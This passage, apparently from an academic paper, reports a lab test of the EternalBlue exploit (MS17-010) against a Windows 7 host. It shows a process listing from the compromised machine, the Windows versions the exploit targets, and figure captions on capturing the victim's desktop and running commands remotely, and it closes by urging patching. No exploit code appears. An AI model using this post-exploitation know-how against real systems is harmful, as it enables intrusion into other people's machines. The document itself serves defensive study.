1460 3848 notepad.exe x86 1 FTN-PC\FTN C:\Windows\system32\notepad.exe
1476 488 GFNEXSrv.exe
1576 960 dnm.exe x86 1 FTN-PC\FTN C:\Windows\system32\Dnm.exe
1640 488 spoolsv.exe
1708 488 taskhost.exe x86 1 FTN-PC\FTN C:\Windows\system32\taskhost.exe
1728 488 sched.exe
1884 488 svchost.exe
1948 488 avgguard.exe
2000 1452 ATKOSD2.exe

```

Fig. 3. All running processes in the exploited operating system




Fig. 4. All running processes in the exploited operating system (192.168.1.134)

The available targets of the exploit “EternalBlue” are the following:

- Windows XP (all services pack) (x86) (x64).
- Windows Server 2003 SP0 (x86).
- Windows Server 2003 SP1/SP2 (x86).
- Windows Server 2003 (x64).
- Windows Vista (x86).
- Windows Vista (x64).
- Windows Server 2008 (x86).
- Windows Server R2 (x86) (x64).
- Windows 7 (all services pack) (x86) (x64).




Fig. 5. All available targets of the exploit “EternalBlue”

The fig. 6 shows the successfully get current desktop of the exploited victim with IPv4 address (192.168.1.134).




Fig. 6. Successfully get current desktop of the exploited victim with IPv4 address (192.168.1.134)

The fig. 7 illustrates the successfully executed command “dir” that lists all files and folders of the current desktop of the exploited victim with IPv4 address (192.168.1.134).




Fig. 7. Successfully executed command “dir” of the exploited victim with IPv4 address (192.168.1.134)

5. Conclusion

Thanks to the achieved results the security officers of automated information systems and security network administrators mandatory have to constantly install security updates on the operating system Microsoft Windows 7. The total security against this exploit is using the information of Microsoft Security Bulletin MS17-010. Thanks to this security bulletin the security network administrators can investigate and monitor the current appeared malicious exploits and backdoors in the cyberspace.

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- (PBN), Index Copernicus International, ROAD, the Directory of Open Access scholarly Resources, DOAJ, Directory of Open Access Journals.
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